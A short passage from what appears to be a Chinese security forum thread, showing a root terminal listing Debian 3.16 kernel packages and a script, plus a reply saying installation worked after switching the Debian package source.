1 SMP Debian 3.16.36-1+deb8u1 (2016-09-03)

root@debianx:~#
root@debianx:~# ls deb/
1.sh
linux-headers-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb
linux-image-3.16.0-4-amd64-dbg_3.16.36-1+deb8u1_amd64.deb
linux-image-3.16.0-4-amd64_3.16.36-1+deb8u1_amd64.deb

0 回复Ta

fa11ing1eaf 2019-11-19 16:34:00

@fa11ing1eaf 更换了debian源后能安装了。。

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板